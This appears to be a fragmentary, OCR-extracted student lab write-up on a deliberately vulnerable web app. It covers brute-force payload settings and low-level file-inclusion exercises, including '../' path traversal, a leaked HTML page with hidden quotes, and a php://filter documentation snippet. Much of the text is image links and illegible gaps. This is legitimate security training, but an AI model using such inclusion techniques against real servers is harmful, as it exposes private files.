

Brute Force


Error handling
Attack results
Grep - Match
Brute Force


Payload sets
Payload settings [Simple list]
Payload processing
Payload encoding
Brute Force


Payload settings [Simple list]
Payload processing
Payload encoding
Brute Force






File inclusion (Abdallah)


File Inclusion with Security Level Low:

We set difficulty to low and go to file inclusion we notice each file and go through each



Vulnerability: File Inclusion


More Information



Vulnerability: File Inclusion

File 1


More Information



Vulnerability: File Inclusion

[illegible]

More Information




Vulnerability: File Inclusion

[illegible]


More Information

We check if there is a file4 somewhere and go through the objective


Vulnerability: File Inclusion

File 4 (Hidden)

[illegible]



Objective


[illegible]


Low Level


[illegible]

We test now the ../ and see












After checking the hint we decided to try it out





```
1.) Bond. James Bond

2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

<br /><br />
--LINE HIDDEN ;)--

<br /><br />
4.) The pool on the roof must have a leak.
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
<!DOCTYPE html>

<html lang="en-GB">
```

We tried the same for the objective now and seeif we can get all 5 quotes after seeing the third one still hidden we decided to check it out by using encoding decoding



```
// Read what we have written.
rewind($fp);
echo stream_get_contents($fp);
?>
```

Example #2 php://filter/resource=<stream to be filtered>

